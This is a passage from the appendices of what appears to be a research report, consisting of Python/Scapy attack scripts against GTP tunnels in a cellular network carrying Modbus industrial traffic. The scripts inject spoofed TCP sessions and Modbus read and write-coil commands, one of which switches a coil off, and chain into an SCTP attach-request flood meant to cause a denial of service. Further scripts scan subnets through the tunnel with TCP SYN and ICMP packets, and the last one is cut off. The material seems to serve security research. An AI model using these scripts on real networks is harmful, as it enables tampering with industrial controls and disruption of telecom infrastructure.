        inner_ip = packet[Raw].load[8:]
        inner_packet = IP(inner_ip)

        # Check if Modbus traffic is detected for communications from the Server to the Client
        if TCP in inner_packet and inner_packet[TCP].dport == 502:
            modbus_src_ip = inner_packet.src
            modbus_dst_ip = inner_packet.dst
            modbus_tcp_payload = bytes(inner_packet[TCP].payload)

            # Check if the flow is not already captured
            if (gtp_src_ip, gtp_dst_ip, gtp_teid) not in gtp_flows:
                gtp_flows[(gtp_src_ip, gtp_dst_ip, gtp_teid)] = {
                    'modbus_Server_ip': modbus_Server_spoofed_ip,
                    'modbus_Client_ip': modbus_dst_ip,
                    'modbus_tcp_payload': modbus_tcp_payload }

                print("Modbus traffic detected!")
                print("GTP Source IP:", gtp_src_ip)
                print("GTP Destination IP:", gtp_dst_ip)
                print("TEID:", gtp_teid)
                print("Modbus Server IP:", modbus_src_ip)
                print("Modbus Server Spoofed IP:", modbus_Server_spoofed_ip)
                print("Modbus Client IP:", modbus_dst_ip)
                print("------------------------")

        else:
            print("No Modbus Traffic Detected")

# Function to send a TCP connection
def send_tcp_connection():
    global modbus_Server_mac
    global modbus_Client_mac
    global packet_bytes_seq_int
    global tcp_seq

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses
```

```
    # Create TCP SYN layer for the TCP 3-way handshake
    syn_packet = ip_header / TCP(sport=modbus_Server_spoofed_port, dport=502, flags="S", window=1023)

    # Create IP layer for the encapsulated TCP connection
    ip_header = IP(src=modbus_Server_spoofed_ip, dst=modbus_Client_ip)

    # Create TCP layer for the initial SYN TCP connection
    isn = random.getrandbits(32)
    seq = isn
    tcp_header_syn = TCP(sport=modbus_Server_spoofed_port, dport=502, flags="S", seq=seq)  # Set SYN
flag

    # Encapsulate TCP SYN packet within GTP payload
    gtp_payload_syn = ip_header / tcp_header_syn

    # Create GTP packet with encapsulated IP and TCP layers
    gtp_header = b'\x30\xff' + (len(gtp_payload_syn)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')
    gtp_packet_syn = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
            IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
            UDP(sport=2152, dport=2152) / \
            Raw(load=gtp_header) / gtp_payload_syn

    # Show the generated GTP packet
    print("Initiating TCP 3-way Handshake Connection:")
    gtp_packet_syn.show()

    # Send GTP packet with encapsulated TCP connection
    sendp(gtp_packet_syn, iface=send_interface)
    print("Listening for SYN/ACK response on interface", sniff_interface)
    expected_ack = tcp_header_syn.seq + 1
    print("Expected Ack", expected_ack)
    syn_ack_packet = None

    # Define expected ack location to match expected_ack
    ack_start_byte = 36
    ack_end_byte = 39
    seq_start_byte = 32
    seq_end_byte = 35

    # Define function to extract the bytes within the specified range to find ack
    def find_syn_ack_packet(packet):
        global packet_bytes_ack_int
        global packet_bytes_seq_int
        raw_layer = packet.getlayer(Raw)
        if raw_layer is not None and len(raw_layer.load) >= ack_end_byte + 1:
            packet_bytes_ack = raw_layer.load[ack_start_byte:ack_end_byte + 1]
            packet_bytes_ack_int = int.from_bytes(packet_bytes_ack, byteorder='big')
            print("Evaluated packet Acks:", packet_bytes_ack_int)
```

```
            # Check if the byte sequence matches the expected_ack sequence
            if packet_bytes_ack == expected_ack.to_bytes(ack_end_byte - ack_start_byte + 1, 'big'):
                print("Packet ack matches the expected ack!")
                packet.show()

                # Now extract the seq number for the ack packet
                packet_bytes_seq = raw_layer.load[seq_start_byte:seq_end_byte +1]
                packet_bytes_seq_int = int.from_bytes(packet_bytes_seq, byteorder='big')
                print("Sequence number for ACK:", packet_bytes_seq_int)
        else:
            print("Packet does not have the expected payload structure or payload is empty")

    # Sniff packets to find SYN/ACK response with matching acknowledgment
    response = sniff(filter=f'udp and src {gtp_dst_ip} and dst {gtp_src_ip} and port 2152',
          prn=find_syn_ack_packet,
          iface=sniff_interface,
          timeout=2,
          count=30)
    if response:
        syn_ack_packet = response[0]
    if syn_ack_packet:
        print("Received SYN/ACK response packet:")

        # Send ACK packet encapsulated in GTP tunnel
        if packet_bytes_ack_int is not None and packet_bytes_seq_int is not None:
            tcp_header_ack = TCP(sport=tcp_header_syn.sport,
                dport=tcp_header_syn.dport,
                flags="A",
                seq=tcp_header_syn.seq + 1,
                ack=packet_bytes_seq_int + 1,
                window=1023)
        else:
            print("Error: Unable to retrieve valid sequence and acknowledgment numbers.")
            return

        # Create GTP Encapsulated TCP ACK Packet
        gtp_payload = IP(src=modbus_Server_spoofed_ip, dst=modbus_Client_ip) / tcp_header_ack / b''
        gtp_header = b'\x30\xff' + (len(gtp_payload)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')
        gtp_packet_ack = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                    IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                    UDP(sport=2152, dport=2152) / \
                    Raw(load=gtp_header) / gtp_payload

        # Pass seq number to global variable for use in next function
        tcp_seq = tcp_header_syn.seq + 1

        # Show the generated GTP ACK packet
```

```
        print("Sending ACK packet:")
        gtp_packet_ack.show()

        # Send ACK packet with encapsulated TCP connection
        sendp(gtp_packet_ack, iface=send_interface)

def send_modbus_read_coils():
    global modbus_Server_mac
    global modbus_Client_mac
    global packet_bytes_seq_int
    global tcp_seq

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create Modbus “Read Coils” request
        modbus_request = b'\x00\x00\x00\x00\x00\x06\x01\x01\x00\x00\x00\x0a'
        modbus_read_bytes_for_seq = 12
        tcp_ack = packet_bytes_seq_int + 1

        # Create Modbus “Read Coils” TCP Header
        tcp_header = (TCP(
            sport=modbus_Server_spoofed_port,
            dport=502,
            flags="PA",
            seq=tcp_seq,
            ack=tcp_ack,
            window=1023
            ) / Raw(load=modbus_request))

        # Set correct TCP length
        tcp_length = len(tcp_header) + len(modbus_request)
        tcp_header.len = tcp_length
        print("TCP Length", tcp_header.len)

        # Encapsulate TCP SYN packet within GTP payload
        gtp_modbus_payload = (IP(src=modbus_Server_spoofed_ip, dst=modbus_Client_ip) / tcp_header)

        # Create GTP packet with encapsulated Modbus “Read Coils” request
        gtp_header = b'\x30\xff' + (len(gtp_modbus_payload)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')

        gtp_packet_read = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                UDP(sport=2152, dport=2152) / \
```

```
            Raw(load=gtp_header) / gtp_modbus_payload

    # Show the generated GTP packet
    print("Simulated Modbus “Read Coils” request:")
    gtp_packet_read.show()

    # Send GTP packet with encapsulated Modbus “Read Coils” request
    sendp(gtp_packet_read, iface=send_interface)

    print("Listening for Modbus “Read Coils” response on interface", sniff_interface)
    response = sniff(filter=f'udp and src {modbus_Client_ip} and dst {modbus_Server_spoofed_ip}',
                iface=sniff_interface, timeout=5)
    if response:
       print("Received Modbus response packet:")
       response[0].show()

    expected_ack = tcp_seq + 12
    print("Expected Ack", expected_ack)
    syn_ack_packet = None

    # Define expected ack location to match expected_ack
    ack_start_byte = 36
    ack_end_byte = 39
    seq_start_byte = 32
    seq_end_byte = 35

    # Define function to extract the bytes within the specified range to find ack
    def find_ack_packet(packet):
       global packet_bytes_ack_int
       global packet_bytes_seq_int
       raw_layer = packet.getlayer(Raw)
       if raw_layer is not None and len(raw_layer.load) >= ack_end_byte + 1:
          packet_bytes_ack = raw_layer.load[ack_start_byte:ack_end_byte + 1]
          packet_bytes_ack_int = int.from_bytes(packet_bytes_ack, byteorder='big')
          print("Evaluated packet Acks:", packet_bytes_ack_int)

          # Check if the byte sequence matches the expected_ack sequence
          if packet_bytes_ack == expected_ack.to_bytes(ack_end_byte - ack_start_byte + 1, 'big'):
             print("Packet ack matches the expected ack!")
             packet.show()

             # Now extract the seq number for the ack packet
             packet_bytes_seq = raw_layer.load[seq_start_byte:seq_end_byte +1]
             packet_bytes_seq_int = int.from_bytes(packet_bytes_seq, byteorder='big')
             print("Sequence number for ACK:", packet_bytes_seq_int)
       else:
          print("Packet does not have the expected payload structure or payload is empty")
```

```
        # Sniff packets to find SYN/ACK response with matching acknowledgment
        response = sniff(filter=f'udp and src {gtp_dst_ip} and dst {gtp_src_ip} and port 2152',
              prn=find_ack_packet,
              iface=sniff_interface,
              timeout=2,
              count=10)
        if response:
           ack_packet = response[0]
        if ack_packet:
           print("Received “Read Coils” response packet:")
           # Send ACK packet encapsulated in GTP tunnel
           if packet_bytes_ack_int is not None and packet_bytes_seq_int is not None:
              tcp_header_ack = TCP(sport=modbus_Server_spoofed_port,
                   dport=502,
                   flags="A",
                   seq=tcp_seq + 12,
                   ack=packet_bytes_seq_int + 11,
                   window=1023)
           else:
              print("Error: Unable to retrieve valid sequence and acknowledgment numbers.")
              return

           gtp_payload = IP(src=modbus_Server_spoofed_ip, dst=modbus_Client_ip) / tcp_header_ack / b"
           gtp_header = b'\x30\xff' + (len(gtp_payload)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')
           gtp_packet_ack = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                        IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                        UDP(sport=2152, dport=2152) / \
                        Raw(load=gtp_header) / gtp_payload

           # Pass seq number to global variable for use in next function
           tcp_seq = tcp_seq + 12

           # Show the generated GTP ACK packet
           print("Sending ACK packet:")
           gtp_packet_ack.show()

           # Send ACK packet with encapsulated TCP connection
           sendp(gtp_packet_ack, iface=send_interface)

    def send_modbus_write_coils():
        global modbus_Server_mac
        global modbus_Client_mac
        global packet_bytes_seq_int
        global tcp_seq

        if len(gtp_flows) > 0:
           # Get the first flow information
           flow_key, flow_info = next(iter(gtp_flows.items()))
```

```
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create Modbus “Read Coils” request
        # Turn off LED b'\x00\x00\x00\x00\x00\x06\x01\x05\x00\x01\x00\x00'
        # Turn on LED b'\x00\x00\x00\x00\x00\x06\x01\x05\x00\x01\xff\x00'
        modbus_write_request = b'\x00\x00\x00\x00\x00\x06\x01\x05\x00\x01\x00\x00'
        modbus_read_bytes_for_seq = 12
        tcp_ack = packet_bytes_seq_int + 1

        # Create Modbus “Read Coils” TCP Header
        tcp_header = (TCP(
            sport=modbus_Server_spoofed_port,
            dport=502,
            flags="PA",
            seq=tcp_seq,
            ack=tcp_ack,
            window=1023
            ) / Raw(load=modbus_write_request))

        # Set correct TCP length
        tcp_length = len(tcp_header) + len(modbus_write_request)
        tcp_header.len = tcp_length
        print("TCP Length", tcp_header.len)

        # Encapsulate TCP SYN packet within GTP payload
        gtp_modbus_payload = (IP(src=modbus_Server_spoofed_ip, dst=modbus_Client_ip) / tcp_header)

        # Create GTP packet with encapsulated Modbus “Read Coils” request
        gtp_header = b'\x30\xff' + (len(gtp_modbus_payload)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')
        gtp_packet_write = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                    IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                    UDP(sport=2152, dport=2152) / \
                    Raw(load=gtp_header) / gtp_modbus_payload

        # Show the generated GTP packet
        print("Sending Modbus “Write Coils” request:")
        gtp_packet_write.show()

        # Send GTP packet with encapsulated Modbus “Read Coils” request
        sendp(gtp_packet_write, iface=send_interface)

    try:
        # Sniff GTP tunnel for Modbus traffic from Modbus Server to Client
        print("Sniffing GTP tunnels for Modbus traffic from Modbus Server to Client...")
        sniff(filter='udp and port 2152', prn=sniff_gtp_info, iface=sniff_interface, timeout=capture_duration)
```

```
    # Initiate TCP connection inside the GTP tunnel
    send_tcp_connection()

    # Send Modbus “Read Coils” request
    send_modbus_read_coils()

    # Send Modbus “Write Coils” request
    send_modbus_write_coils()

    # Open next Python script in attack chain to initiate DOS between RAN and Core
    subprocess.run(["python", "UE-Attach-Request-CLI.py", "1000"])

except KeyboardInterrupt:
    # Print captured GTP flow information
    print("Captured GTP flows:")
    for flow_key, flow_info in gtp_flows.items():
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        print("GTP Source IP:", gtp_src_ip)
        print("GTP Destination IP:", gtp_dst_ip)
        print("TEID:", gtp_teid)
        print("Modbus Server IP:", flow_info['modbus_Server_ip'])
        print("Modbus Client IP:", flow_info['modbus_Client_ip'])
        print("------------------------")
```

Appendix II
SCTP UE Attach TSN Flood Attack - Python Script

```
import time
from scapy.all import *
import sys

count = int(sys.argv[1])

def modify_packet(packet):
    # Modify values within the SCTP header based on your requirements
    # Example modification: increment the 4-byte value by 1
    if SCTP in packet:
        sctp_header = packet[SCTP]
        tsn = sctp_header.tsn
        tsn += 1
        sctp_header.tsn = tsn

#       print("Original TSN:", tsn - 1)
        print("Modified TSN:", tsn)
        print()

def modify_and_send_packets(packets, count):
    for _ in range(count):
        for i, packet in enumerate(packets):
#           print("Sending Packet", i+1)
            modify_packet(packet)
            sendp(packet, iface="eth1")  # Replace "eth1" with your desired network interface
            time.sleep(0.1)  # Optional delay between sending packets

# Usage example:
input_file = 'UE-Attach-Request.pcap'
packets = rdpcap(input_file)
#count = int(input("Enter the number of times to send the modified packets: "))
modify_and_send_packets(packets, count)
```

Appendix III
TCP Syn Scan - Python Script

```
import os
import socket
import ipaddress
import subprocess
from scapy.all import *
from scapy.utils import PcapReader

# Variables for GTP tunnel information
gtp_flows = {}
gtp_src_ip = None
gtp_dst_ip = None
capture_duration = 5
sniff_interface = "eth2"  # Specify the interface to sniff on
send_interface = "eth1"  # Specify the interface for sending Nmap traffic

# Modbus variables
modbus_Client_ip = None
modbus_Server_ip = None
modbus_Client_mac = "00:50:56:86:23:b8"  # Obtain from SPAN MAC Address going towards Core for ICS Mgt Workstation
modbus_Server_mac = "00:e0:4c:68:0a:78"   # Obtain from L2 connection going to RAN or FW port if between

# Function to process GTP packets and extract flow information
def sniff_gtp_info(packet):
    global modbus_Server_ip
    global modbus_Client_ip
    global gtp_src_ip
    global gtp_dst_ip

    if IP in packet and UDP in packet and Raw in packet:
        if packet[UDP].dport == 2152 and packet[Raw].load.startswith(b'\x30'):
            gtp_src_ip = packet[IP].src
            gtp_dst_ip = packet[IP].dst
            gtp_teid = int.from_bytes(packet[Raw].load[4:8], 'big')

            # Extract internal IP addresses from the encapsulated IP header
            inner_ip = packet[Raw].load[8:]
            inner_packet = IP(inner_ip)

            # Check if Modbus traffic is detected for communications from the Server to the Client
            if TCP in inner_packet and inner_packet[TCP].dport == 502:
                modbus_Server_ip = inner_packet.src
                modbus_Client_ip = inner_packet.dst
```

```
            modbus_tcp_payload = bytes(inner_packet[TCP].payload)

            # Check if the flow is not already captured
            if (gtp_src_ip, gtp_dst_ip, gtp_teid) not in gtp_flows:
                gtp_flows[(gtp_src_ip, gtp_dst_ip, gtp_teid)] = {
                    'modbus_Server_ip': modbus_Server_ip,
                    'modbus_Client_ip': modbus_Client_ip,
                    'modbus_tcp_payload': modbus_tcp_payload,
                    'gtp_src_ip': gtp_src_ip,  # Add gtp_src_ip and gtp_dst_ip to the flow_info
                    'gtp_dst_ip': gtp_dst_ip,
                    'gtp_teid': gtp_teid
                }

                print("Modbus traffic detected!")
                print("GTP Source IP:", gtp_src_ip)
                print("GTP Destination IP:", gtp_dst_ip)
                print("TEID:", gtp_teid)
                print("Modbus Server IP:", modbus_Server_ip)
                print("Modbus Client IP:", modbus_Client_ip)
                print("------------------------")

def send_nmap_packet(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create TCP layer for the initial SYN TCP connection
        isn = random.getrandbits(32)
        seq = isn
        tcp_syn = TCP(sport=12345, dport=80, flags="S", seq=seq)  # Set SYN flag

        # Encapsulate TCP SYN packet within GTP payload
        gtp_nmap_syn = ip_header / tcp_syn

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_nmap_syn)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

        # Assemble the GTP packet with the TCP SYN packet
```

```
        gtp_packet_nmap = Ether(src=modbus_Client_mac, dst=modbus_Server_mac) / \
                    IP(src=gtp_dst_ip, dst=gtp_src_ip) / \
                    UDP(sport=2152, dport=2152) / \
                    Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Client_ip) / tcp_syn

        # Send the GTP packet with the TCP SYN packet
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)

def send_nmap_packet_2(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create TCP layer for the initial SYN TCP connection
        isn = random.getrandbits(32)
        seq = isn
        tcp_syn = TCP(sport=12345, dport=80, flags="S", seq=seq)  # Set SYN flag

        # Encapsulate TCP SYN packet within GTP payload
        gtp_nmap_syn = ip_header / tcp_syn

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_nmap_syn)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

        # Assemble the GTP packet with the TCP SYN packet
        gtp_packet_nmap = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                    IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                    UDP(sport=2152, dport=2152) / \
                    Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Server_ip) / tcp_syn

        # Send the GTP packet with the TCP SYN packet
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)

def scan_gtp_flows():
    for flow_info in gtp_flows.values():
        # Perform Nmap scan on both sides of the GTP flow
```

```
        subnet_src = ipaddress.IPv4Network(flow_info['modbus_Server_ip'] + '/24', strict=False)
        subnet_dst = ipaddress.IPv4Network(flow_info['modbus_Client_ip'] + '/24', strict=False)

        print(f"Scanning subnet {subnet_src} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")
        for target_ip in subnet_src.hosts():
            send_nmap_packet(str(target_ip))

        print(f"Scanning subnet {subnet_dst} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")
        for target_ip in subnet_dst.hosts():
            send_nmap_packet_2(str(target_ip))

def main():
    try:
        # Sniff GTP tunnel for source and destination IP addresses, TEID, and internal IP addresses
        print("Sniffing GTP tunnels for Nmap traffic to scan subnets...")
        sniff(filter='udp and port 2152', prn=sniff_gtp_info, iface=sniff_interface, timeout=capture_duration)

        # Perform Nmap scans for each GTP flow
        scan_gtp_flows()

    except KeyboardInterrupt:
        # Print captured GTP flows
        print("Captured GTP flows:")
        for flow_key, flow_info in gtp_flows.items():
            gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
            print("GTP Source IP:", gtp_src_ip)
            print("GTP Destination IP:", gtp_dst_ip)
            print("TEID:", gtp_teid)
            print("Modbus Server IP:", flow_info['modbus_Server_ip'])
            print("Modbus Client IP:", flow_info['modbus_Client_ip'])
            print("------------------------")

if __name__ == "__main__":
    main()
```

Appendix IV
GTP ICMP Scan - Python Script

```
import os
import socket
import ipaddress
import subprocess
from scapy.all import *
from scapy.utils import PcapReader

# Variables for GTP tunnel information
gtp_flows = {}
gtp_src_ip = None
gtp_dst_ip = None
capture_duration = 5
sniff_interface = "eth2"  # Specify the interface to sniff on
send_interface = "eth1"  # Specify the interface for sending Nmap traffic

# Modbus variables
modbus_Client_ip = None
modbus_Server_ip = None
modbus_Client_mac = "00:50:56:86:23:b8"  # Obtain from SPAN MAC Address going towards Core for ICS Mgt Workstation
modbus_Server_mac = "00:e0:4c:68:0a:78"   # Obtain from L2 connection going to RAN or FW port if between

# Function to process GTP packets and extract flow information
def sniff_gtp_info(packet):
    global modbus_Server_ip
    global modbus_Client_ip
    global gtp_src_ip
    global gtp_dst_ip

    if IP in packet and UDP in packet and Raw in packet:
        if packet[UDP].dport == 2152 and packet[Raw].load.startswith(b'\x30'):
            gtp_src_ip = packet[IP].src
            gtp_dst_ip = packet[IP].dst
            gtp_teid = int.from_bytes(packet[Raw].load[4:8], 'big')

            # Extract internal IP addresses from the encapsulated IP header
            inner_ip = packet[Raw].load[8:]
            inner_packet = IP(inner_ip)

            # Check if Modbus traffic is detected for communications from the Server to the Client
            if TCP in inner_packet and inner_packet[TCP].dport == 502:
                modbus_Server_ip = inner_packet.src
                modbus_Client_ip = inner_packet.dst
```

```
            modbus_tcp_payload = bytes(inner_packet[TCP].payload)

            # Check if the flow is not already captured
            if (gtp_src_ip, gtp_dst_ip, gtp_teid) not in gtp_flows:
                gtp_flows[(gtp_src_ip, gtp_dst_ip, gtp_teid)] = {
                    'modbus_Server_ip': modbus_Server_ip,
                    'modbus_Client_ip': modbus_Client_ip,
                    'modbus_tcp_payload': modbus_tcp_payload,
                    'gtp_src_ip': gtp_src_ip,  # Add gtp_src_ip and gtp_dst_ip to the flow_info
                    'gtp_dst_ip': gtp_dst_ip,
                    'gtp_teid': gtp_teid
                }

                print("Modbus traffic detected!")
                print("GTP Source IP:", gtp_src_ip)
                print("GTP Destination IP:", gtp_dst_ip)
                print("TEID:", gtp_teid)
                print("Modbus Server IP:", modbus_Server_ip)
                print("Modbus Client IP:", modbus_Client_ip)
                print("------------------------")

def send_nmap_packet(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create ICMP Ping layer
        icmp_ping = ICMP()

        # Encapsulate TCP SYN packet within GTP payload
        gtp_icmp = ip_header / icmp_ping

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_icmp)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

        # Assemble the GTP packet with the ICMP Ping Request packet
        gtp_packet_nmap = Ether(src=modbus_Client_mac, dst=modbus_Server_mac) / \
                          IP(src=gtp_dst_ip, dst=gtp_src_ip) / \
```

```
                UDP(sport=2152, dport=2152) / \
                Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Client_ip) / icmp_ping

        # Send the GTP packet with the TCP SYN packet
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)
        return gtp_packet_nmap

def send_nmap_packet_2(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create ICMP layer
        icmp_ping = ICMP()

        # Encapsulate TCP SYN packet within GTP payload
        gtp_icmp = ip_header / icmp_ping

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_icmp)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

        # Assemble the GTP packet with the ICMP Ping Request
        gtp_packet_nmap = Ether(src=modbus_Server_mac, dst=modbus_Client_mac) / \
                IP(src=gtp_src_ip, dst=gtp_dst_ip) / \
                UDP(sport=2152, dport=2152) / \
                Raw(load=gtp_header) / IP(dst=str(target_ip), src=modbus_Server_ip) / icmp_ping

        # Send the GTP packet with the TCP SYN packet
        sendp(gtp_packet_nmap, iface=send_interface)
        print(gtp_packet_nmap)
        return gtp_packet_nmap

def scan_gtp_flows():
    for flow_info in gtp_flows.values():
        # Perform Nmap scan on both sides of the GTP flow
        subnet_src = ipaddress.IPv4Network(flow_info['modbus_Server_ip'] + '/24', strict=False)
        subnet_dst = ipaddress.IPv4Network(flow_info['modbus_Client_ip'] + '/24', strict=False)
```

```
        print(f"Scanning subnet {subnet_src} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")

        for target_ip in subnet_src.hosts():
            send_nmap_packet(str(target_ip))

        print(f"Scanning subnet {subnet_dst} on GTP tunnel {flow_info['gtp_src_ip']} to
{flow_info['gtp_dst_ip']}")

        for target_ip in subnet_dst.hosts():
            send_nmap_packet_2(str(target_ip))

def main():
    try:
        # Sniff GTP tunnel for source and destination IP addresses, TEID, and internal IP addresses
        print("Sniffing GTP tunnels for Nmap traffic to scan subnets...")
        sniff(filter='udp and port 2152', prn=sniff_gtp_info, iface=sniff_interface, timeout=capture_duration)

        # Perform Nmap scans for each GTP flow
        scan_gtp_flows()

    except KeyboardInterrupt:
        # Print captured GTP flows
        print("Captured GTP flows:")
        for flow_key, flow_info in gtp_flows.items():
            gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
            print("GTP Source IP:", gtp_src_ip)
            print("GTP Destination IP:", gtp_dst_ip)
            print("TEID:", gtp_teid)
            print("Modbus Server IP:", flow_info['modbus_Server_ip'])
            print("Modbus Client IP:", flow_info['modbus_Client_ip'])
            print("------------------------")

if __name__ == "__main__":
    main()
```

Appendix V
GTP ICMP Fuzzing Scan - Python Script

```
import os
import socket
import ipaddress
import subprocess
from scapy.all import *
from scapy.utils import PcapReader

# Variables for GTP tunnel information
gtp_flows = {}
gtp_src_ip = None
gtp_dst_ip = None
capture_duration = 5
sniff_interface = "eth2"  # Specify the interface to sniff on
send_interface = "eth1"  # Specify the interface for sending Nmap traffic

# Modbus variables
modbus_Client_ip = None
modbus_Server_ip = None
modbus_Client_mac = "00:50:56:86:23:b8"  # Obtain from SPAN MAC Address going towards Core for ICS Mgt Workstation
modbus_Server_mac = "00:e0:4c:68:0a:78"   # Obtain from L2 connection going to RAN or FW port if between

# Function to process GTP packets and extract flow information
def sniff_gtp_info(packet):
    global modbus_Server_ip
    global modbus_Client_ip
    global gtp_src_ip
    global gtp_dst_ip

    if IP in packet and UDP in packet and Raw in packet:
        if packet[UDP].dport == 2152 and packet[Raw].load.startswith(b'\x30'):
            gtp_src_ip = packet[IP].src
            gtp_dst_ip = packet[IP].dst
            gtp_teid = int.from_bytes(packet[Raw].load[4:8], 'big')

            # Extract internal IP addresses from the encapsulated IP header
            inner_ip = packet[Raw].load[8:]
            inner_packet = IP(inner_ip)

            # Check if Modbus traffic is detected for communications from the Server to the Client
            if TCP in inner_packet and inner_packet[TCP].dport == 502:
                modbus_Server_ip = inner_packet.src
                modbus_Client_ip = inner_packet.dst
```

```
            modbus_tcp_payload = bytes(inner_packet[TCP].payload)

            # Check if the flow is not already captured
            if (gtp_src_ip, gtp_dst_ip, gtp_teid) not in gtp_flows:
                gtp_flows[(gtp_src_ip, gtp_dst_ip, gtp_teid)] = {
                    'modbus_Server_ip': modbus_Server_ip,
                    'modbus_Client_ip': modbus_Client_ip,
                    'modbus_tcp_payload': modbus_tcp_payload,
                    'gtp_src_ip': gtp_src_ip,  # Add gtp_src_ip and gtp_dst_ip to the flow_info
                    'gtp_dst_ip': gtp_dst_ip,
                    'gtp_teid': gtp_teid
                }

                print("Modbus traffic detected!")
                print("GTP Source IP:", gtp_src_ip)
                print("GTP Destination IP:", gtp_dst_ip)
                print("TEID:", gtp_teid)
                print("Modbus Server IP:", modbus_Server_ip)
                print("Modbus Client IP:", modbus_Client_ip)
                print("------------------------")

def send_nmap_packet(target_ip):
    global modbus_Server_mac
    global modbus_Client_mac

    if len(gtp_flows) > 0:
        # Get the first flow information
        flow_key, flow_info = next(iter(gtp_flows.items()))
        gtp_src_ip, gtp_dst_ip, gtp_teid = flow_key
        modbus_Server_ip = flow_info['modbus_Server_ip']
        modbus_Client_ip = flow_info['modbus_Client_ip']

        # Create IP layer for the encapsulated IP packet
        ip_header = IP(src=modbus_Client_ip, dst=modbus_Server_ip)  # Swap source and destination IP
addresses

        # Create ICMP Layer
        icmp_ping = ICMP()

        # Encapsulate TCP SYN packet within GTP payload
        gtp_icmp = ip_header / icmp_ping

        # Calculate the total payload length (GTP header + TCP SYN)
        gtp_header = b'\x30\xff' + (len(gtp_icmp)).to_bytes(2, 'big') + gtp_teid.to_bytes(4, 'big')  # GTP v>

